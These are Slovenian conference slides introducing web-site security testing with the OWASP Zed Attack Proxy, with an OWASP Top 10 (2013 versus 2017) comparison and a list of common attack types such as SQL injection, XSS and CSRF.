arnes

Testiranje spletnih strani z metodo OWASP ZAD

mag. Roman Rehberger, Višja strokovna šola

Mreža znanja 2020, 25. in 26. november

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA IZOBRAŽEVANJE, ZNANOST IN ŠPORT

Naložbo sofinancirata Republika Slovenija in Evropska unija iz Evropskega sklada za regionalni razvoj


Uvod

Glavni namen predstavitve je:

- **opozoriti** na kritične varnostne luknje v spletnih straneh,
- **prikazati** preprosto in brezplačno ugotavljanje ranljivosti in testiranje varnosti spletnih strani s pomočjo orodja **OWASP** - Zed Attack Proxy.

Ranljivost spletnih strani

- Za zaščito spletnih strani obstajajo rešitve, ki so zasnovane posebej za aplikacije.
- Varnostni strokovnjaki za razumevanje tveganj s testnimi orodji izvedejo **navidezne napade** na spletne strani in tako preverijo njihovo varnost.


Application Security
Web Security
Website
Web Application
Application Server
Web Server
Database
Web Service
Web Proxy
Web Browser / Client
Applet
ActiveX
Rich Internet Application
Silver-light
Ajax
Flash/ AIR

OWASP
Open Web Application Security Project

- Vrste napadov, ki so po lestvici **OWASP** najbolj nevarni za spletne strani.


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Ranljivost spletnih strani


1. Napad **SQL** Injection
2. Napad **Cross-Site Scripting** (XSS)
3. Napad **Cross Site Request Forgery** (CSRF)

Top Web Attack Vectors

November 2017 – March 2019



Vulnerabilities by Type



Wordfence™

wordfence.com/learn

